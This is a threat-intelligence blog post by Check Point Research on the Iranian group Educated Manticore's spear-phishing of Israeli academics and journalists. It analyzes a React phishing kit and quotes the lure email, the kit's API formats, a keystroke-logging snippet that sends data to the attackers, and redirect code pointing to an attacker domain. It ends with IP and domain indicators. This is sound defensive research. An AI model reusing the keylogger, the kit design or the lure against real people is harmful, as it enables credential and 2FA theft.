SEARCH

CATEGORIES

IRANIAN EDUCATED MANTICORE TARGETS LEADING TECH ACADEMICS

June 25, 2025

Key findings

- Amid ongoing tensions between Iran and Israel, the Iranian threat group Educated Manticore, associated with the Islamic Revolutionary Guard Corps, has launched spear-phishing campaigns targeting Israeli journalists, high-profile cyber security experts and computer science professors from leading Israeli universities.

- In some of those campaigns, Israeli technology and cyber security professionals were approached by attackers who posed as fictitious assistant to technology executives or researchers through emails and WhatsApp messages.

- The threat actors directed victims who engaged with them to fake Gmail login pages or Google Meet invitations. Credentials entered on these phishing pages are sent to the attackers, enabling them to intercept both passwords and 2FA codes and gain unauthorized access to the victims' accounts.

- Check Point Research continues to track the large and evolving cluster of infrastructure used to facilitate credential harvesting in support of Educated Manticore's cyber-espionage activities.

Introduction

For the last few years, Check Point Research has been monitoring the activity of the Iranian APT group, Educated Manticore. This group aligns with activity tracked by the wider security community as APT42, Charming Kitten, or Mint Sandstorm, and is believed to operate on behalf of the Islamic Revolutionary Guard Corps' Intelligence Organization (IRGC-IO).

Over the years, Educated Manticore has consistently used spear-phishing as a core tactic to target individuals across government, military, research, media, and policy sectors. In addition to developing and deploying custom backdoors such as CharmPower (aka POWERSTAR) and PowerLess, the group has conducted numerous targeted phishing campaigns including those aimed at senior officials and their PII and identity documents.

One of the group's long-running operations targets Israeli individuals fake meeting invitations. Attackers impersonate a wide range of personas, from high-ranking individuals to journalists or researchers, to gain credibility and lure victims into interaction. Victims are then directed to custom phishing kits designed to harvest credentials to their Google,

Outlook, or Yahoo accounts. In some reported cases, this has compromised Israeli journalists' accounts. Following the outbreak of the Iran–Israel war, we observed a new phase of this campaign in which Educated Manticore began using the name and credibility of cybersecurity companies to gain their victims' trust, focusing on renowned academic experts in cyber security and computer technology.

Initial Vector: Spear-phishing

Starting mid-June, top cyber and computer science experts from leading Israeli universities were approached by individuals impersonating fictitious employees of cybersecurity companies, either by email or in WhatsApp messages.

Request for Consultation on Enhancing Cybersecurity for Energy Companies

SN **Sara Noviminsky <saranoviminsky@gmail.com>**
6/18/2025 12:42 AM

To: [redacted]

You don't often get email from saranoviminsky@gmail.com. Learn why this is important

Dear Professor [redacted]

I am Sarah Novominski, Threat Intelligence Analyst at [redacted], where I work alongside experts like [redacted] Vice President of Research. I am reaching out to seek your expertise on improving cybersecurity measures for energy companies, a critical sector increasingly targeted by cyber threats. I would greatly appreciate the opportunity to meet with you and other cybersecurity leaders in the energy industry to discuss actionable strategies for preventing attacks and strengthening defenses.

Could you kindly share some initial tips or best practices for securing energy infrastructure against cyber threats? Additionally, I'd value your guidance on facilitating a productive discussion with industry leaders to address these challenges.

I would be very willing to hold a meeting on this matter to further explore collaborative solutions.

Thank you for your time and consideration. I look forward to your insights and the possibility of collaborating further.

Best regards,

Sarah Novominski
Threat Intelligence Analyst, [redacted]

Figure 1 – Initial email impersonating a fictitious Threat Intelligence Analyst.

Judging by the formal tone, structured layout, and error-free grammar, the email appears to have been crafted with AI assistance. However, despite its polished writing, some observant targets noticed signs that revealed it was fake — for instance, a mismatch between the name in the email body "Sara**h** Nov**o**minski" and the sender's email account name, "Sara Nov**i**minski".

Another message, sent via WhatsApp to a different target, leverages the current tensions between Iran and Israel to lure the recipient into an urgent meeting. Interestingly, in this case, the threat actors also suggest meeting in person in Tel Aviv. This could be a tactic aimed to secure quicker confirmation for an online meeting. However, given the history of Iranian operations, the possibility that this campaign extends beyond cyberspace cannot be entirely ruled out.



Figure 2 – Part of a WhatsApp message impersonating a fictitious employee of a cybersecurity company.

In all cases, the initial message contains no links, but the attackers quickly gain the victims' trust through prompt and persuasive interactions, ultimately guiding them to an online meeting link that leads to attacker-controlled phishing infrastructure.

Google Authentication Custom Phishing Kit

Before sending the phishing link, threat actors ask the victim for their email address. This address is then pre-filled on the credential phishing page to increase credibility and mimic the appearance of a legitimate Google Authentication flow.



Figure 3 – Link to the phishing page sent via WhatsApp to one of the targets. The target communicates in Hebrew and refuses to use the link as it suspiciously asks for credentials.

The phishing kit used by Educated Manticore is implemented as a Single Page Application (SPA) built with React. It is tightly bundled, minified, and obfuscated. The main page code of it is very laconic as all the visible UI is dynamically rendered by JS (in the example below, `main.a184cc65.js`) once the app loads:

```
<!doctype html>
<html lang="en">
    <head>
        <meta charset="utf-8"/><meta name="viewport"
content="width=device-width,initial-scale=1"/>
        <link rel="stylesheet" href="/styles/font.css">
        <script defer="defer" src="/static/js/
main.a184cc65.js"></script>
        <link href="/static/css/main.365793d0.css"
rel="stylesheet"></head>
```

```
      <body><noscript>You need to enable JavaScript to run this
app.</noscript><div id="rb"></div>
 </body></html>
```

Due to its Single Page Application (SPA) nature, the page is never reloaded during navigation between steps, and it doesn't perform traditional full-page form submissions. Instead, it uses React Router to update views client-side, submits data asynchronously via POST to the backend API, and dynamically renders each authentication step using React components based on the authentication session state.

In the `main.a184cc65.js` page from the above example, the backend is hosted at `https://idea-home[.]online:8569`. To initiate the phishing flow, the kit sends a POST request to `/info/param` with JSON announcing the new victim connection:

```
{
"sk": "<session key>",
"sub_d": "<host>",
"link": "<search string or path>"
"ip": "<IP address>",    // placeholder 0.0.0.1
"user_agent": "<user-agent string>"
}
```

The host combined with the search string (or path) forms the complete URL that the victim clicked, which the server uses to identify the victim. In response, the server returns a JSON payload containing task-specific configuration, such as which authentication screen to display and any pre-filled victim email address to use.

```
{
  "id": "<session key>",   // Session key to track victim
  "path": "gl_password",   // Next screen to show
  "link": "",              // Optional: redirect URL
  "inputs": [              // Prefilled input fields
    { "key": "email", "content": "<email of victim>" },
  ]
}
```

The steps for the victim to pass on the phishing page depend on their account's security settings. The kit handles all the following logical steps supported by Google Authentication mechanisms:

Key	Purpose
`gl_signin`	Email/username entry form (1st step)
`gl_sms_code`	Enter SMS verification code
`gl_password`	Password input page
`gl_verify`	"Verify it's you" prompt (e.g., challenge)
`gl_tab`	Tab-based phone prompt
`gl_prompt`	"Yes/No" type approval
`gl_email_code`	Code sent to email
`gl_phone_number`	Enter the last digits of the phone number
`gl_security_code`	Manual code entry (TOTP/SMS)
`gl_authenticator`	Google Authenticator UI
`gl_not_found`	Fallback screen if page ID not found
`gl_qr_code`	QR scan for 2FA setup
`gl_change_password`	Password reset screen
`gl_no_signin`	Generic "not signed in" or error screen

By supporting these authentication flows, the kit enables 2FA relay attacks, when a threat actor can complete MFA against a legitimate service using stolen data. Data entered by the victim on each of the steps (password, MFA token, etc.) is sent via POST requests to the `/key/send` API endpoint:

```
{
    "sk": "<session key>",
    "content": "<user input>",    // e.g., password or 2FA code
    "page": "gl_password"         // Current step (e.g.,
gl_password, gl_verify, ..)
```

```
    }
```

The kit also maintains a persistent web socket connection on `/sessions`, which is opened at page load and remains active throughout the session. It includes a passive keylogger that captures every keystroke and transmits it live. Each key event sent is marked by `d: "kl"` ("keylogger"):

```
    (0, s.useEffect)(() => {
        const a = async a => {
            try {
                n && !t && n.send(JSON.stringify({
                    d: "kl",
                    c: a.which in ls ? ls[a.which] : a.key,
                    sk: localStorage.getItem("sk"),
                    page: e
                }))
            } catch (s) {
                console.log("error in socket => ", s)
            }
        };
        return window.addEventListener("keydown", a), () =>
    window.removeEventListener("keydown", a)
    }), [t, e, n])
```

In addition to collecting inputs at the time of specific step submission, this keylogger records every character typed — even if the user abandons the form or never submits it.

WebSocket connection also allows to send dynamic updates from the server back to the victim, so the attackers can redirect victims to specific fake page or step at any time.

Fake Google Meet invitations

Some meeting invitations utilized multi-stage phishing pages hosted on Google Sites service `sites.google.com`, a tactic employed by the threat actors in recent years and designed to add legitimacy to the link by using the Google domain.



Figure 4 – A legitimate link (on the right) that the target wanted to use vs. a link to a malicious Google Meet page (on the left) that the threat actors insist on using.

The fake page is designed to resemble a legitimate Google Meet meeting page. However, once the junk and obfuscated code is removed, the underlying structure is quite simple – it displays a hardcoded image:



Figure 5 – Fake image redirecting to the attackers' servers.

The page has three versions tailored for desktop, tablet, and phone devices. All function identically: when the user clicks on the image, they are redirected to the attacker's website, which hosts phishing pages mimicking Google's authentication process:

```
1.  [code omitted]
2.  <img id="desktop" class="responsive-img" src="[base64-encoded image]"/>
3.
4.  [code omitted]
5.  document.getElementById("desktop").onclick=()=>{
    window.open("https" + ":" + "//sendly-ink" + "." + "shop/
    YtgtyyzP")
6.
7.  [code omitted]
```

Infrastructure

We assess that threat actors started using the custom phishing kit described earlier in January 2025. In addition to Google/Gmail phishing pages, the threat actor has similar React-based phishing kits for Outlook and Yahoo Email in their toolset. Both are rarely observed comparing to Gmail pages. The Yahoo phishing page behaves similarly to the Gmail-themed kit: it uses route identifiers prefixed with `yh_` (such as `yh_signin`, `yh_password`, `yh_enter_code`, etc.) to manage the flow between authentication steps,

and includes a similar passive keylogger that captures every keystroke in real time. The Outlook phishing kit also uses React Router to manage the progression of phishing steps, but it doesn't expose route paths in the URL. Instead, steps are internally labelled (e.g., `page: "out_signin"`, `page: "out_2FA_email"`, `page: "out_authenticator_app"`, etc.), making the flow consistent with the Gmail and Yahoo kits — though with less explicit route naming.

From January 2025 onward, threat actors registered many domains that have been used for targeted phishing operations, either hosting phishing kits or serving as their backend. The underlying infrastructure relied on more than 130 unique domains (along with numerous subdomains), resolving to a dozen distinct IP addresses. Most of these domains are registered with the NameCheap registrar.

The older IPs from this infrastructure cluster match the public fingerprint of GreenCharlie, which we consider a sub-cluster of Educated Manticore, with many of the domains following the same name patterns.

Conclusion

Educated Manticore continues to pose a persistent and high-impact threat, particularly to individuals in Israel during the escalation phase of the Iran-Israel conflict. Despite increased exposure by the cybersecurity community, the group continues to operate steadily, characterized by aggressive spear-phishing, rapid setup of domains, subdomains, and infrastructure, and fast-paced takedowns when identified. This agility allows them to remain effective under heightened scrutiny.

The custom phishing kit used in Educated Manticore campaigns closely imitates familiar login pages, like those from Google, using modern web technologies such as React-based Single Page Applications (SPA) and dynamic page routing. It also uses real-time WebSocket connections to send stolen data, and the design allows it to hide its code from additional scrutiny.

Given the vulnerable nature of their targets — often operating in sensitive or trust-based environments with external peers — we assess that Educated Manticore tactics will continue to focus on stealing identities and credentials linked to the regime's interests.

IOCs

IPs:

185.130.226[.]71
45.12.2[.]158
45.143.166[.]230
91.222.173[.]141
194.11.226[.]9
195.66.213[.]132
146.19.254[.]238
194.11.226[.]29
194.11.226[.]46
194.61.120[.]185
2.56.126[.]230
194.11.226[.]5

Domains:

conn-ectionor[.]cfd
optio-nalynk[.]online
ques-tion-ing[.]xyz
sendly-ink[.]shop
shaer-likn[.]store
alison624[.]online
bestshopu[.]online
black-friday-store[.]online
idea-home[.]online
book-handwrite[.]online
world-shop[.]online
lenan-rex[.]online
first-course[.]online
reading-course[.]online
make-house[.]online
est5090[.]online
zra-roll[.]online
tomas-company[.]online

clame-rade[.]online
dmn-for-hall[.]online
word-course[.]online
clothes-show[.]online
expressmarket[.]online
loads-ideas[.]online
sky-writer[.]online
becker624[.]online
adams-cooling[.]online
stadium-fresh[.]online
royalsoul[.]online
live-message[.]online
teammate-live[.]online
wood-house[.]online
ude-final[.]online
city-splash[.]online
door-black-meter[.]online
prt-max[.]online
albert-company[.]online
human-fly900[.]online
dmn-for-car[.]online
good-student[.]online
goods-companies[.]online
pnl-worth[.]online
ricardo-mell[.]online
live-coaching[.]online
wer-d[.]info
spring-club[.]info
all-for-city[.]info
beta-man[.]info
amg-car-ger[.]info
cc-newton[.]info
steve-brown[.]info
connect-room[.]online
live-gml[.]online

roland-cc[.]online
exir-juice[.]online
yamal-group[.]online
live-conn[.]online
online-room[.]online
platinum-cnt[.]info
crysus-h[.]info
lynda-tricks[.]online
message-live[.]online
white-life-bl[.]info
meet-work[.]info
prj-ph[.]info
hrd-dmn[.]info
ntp-clock-h[.]info
work-meeting[.]info
ph-crtdomain[.]info
nsim-ph[.]info
warning-d[.]info
live-meet[.]cloud
live-meet[.]blog
live-meet[.]info
live-meet[.]cfd
live-meet[.]live
network-show[.]online
redirect-review[.]online
arizonaclub[.]me
backback[.]info
cloth-model[.]blog
cook-tips[.]info
network-review[.]xyz
socks[.]beauty
gallery-shop[.]online
network-game[.]xyz
good-news[.]cfd
network-show-a[.]online

```
panel-network[.]online
panel-redirect[.]online
encryption-redirect[.]online
thomas-mark[.]xyz
rap-art[.]info
anna-blog[.]info
arrow-click[.]info
best85best[.]online
shadow-network[.]best
good-news[.]fashion
warplogic[.]pro
cyberlattice[.]pro
show-verify[.]xyz
top-game[.]online
suite-moral[.]info
nice-goods[.]online
crysus-p[.]info
wash-less[.]online
ptr-cc[.]online
white-car[.]online
live-content[.]online
bracs-lion[.]online
storm-wave[.]online
course-math[.]info
food-tips-blog[.]online
white-life[.]info
ph-work[.]info
normal-dmn[.]info
panel-meeting[.]info
prj-pa[.]info
ntp-clock-p[.]info
nsim-pa[.]info
pa-crtdomain[.]info
infinit-world[.]info
alex-mendez-fire[.]info
```

```
reg-d[.]info
everything-here[.]info
healthy-lifestyle[.]fit
alpha-man[.]info
lesson-first[.]info
master-club[.]info
```

GO UP

BACK TO ALL POSTS

POPULAR POSTS

ARTIFICIAL INTELLIGENCE CHATGPT
CHECK POINT RESEARCH PUBLICATIONS

OPWNAI : Cybercriminals Starting to Use ChatGPT

CHECK POINT RESEARCH PUBLICATIONS THREAT RESEARCH

Hacking Fortnite Accounts

ARTIFICIAL INTELLIGENCE CHATGPT
CHECK POINT RESEARCH PUBLICATIONS

OpwnAI: AI That Can Save the Day or HACK it Away

BLOGS AND PUBLICATIONS

January 11, 2018

‘RUBYMINER’ CRYPTOMINER AFFECTS 30% OF WW NETW

Publications

Global cyber attack reports

Research publications

IPS advisories

Check point blog

Demos

Tools

Sandblast file analysis

ThreatCloud

Threat Intelligence

Zero day protection

Live threat map

About Us

Contact Us

Let's get in touch

Subscribe for cpr blogs, news and more

Subscribe Now

Privacy Policy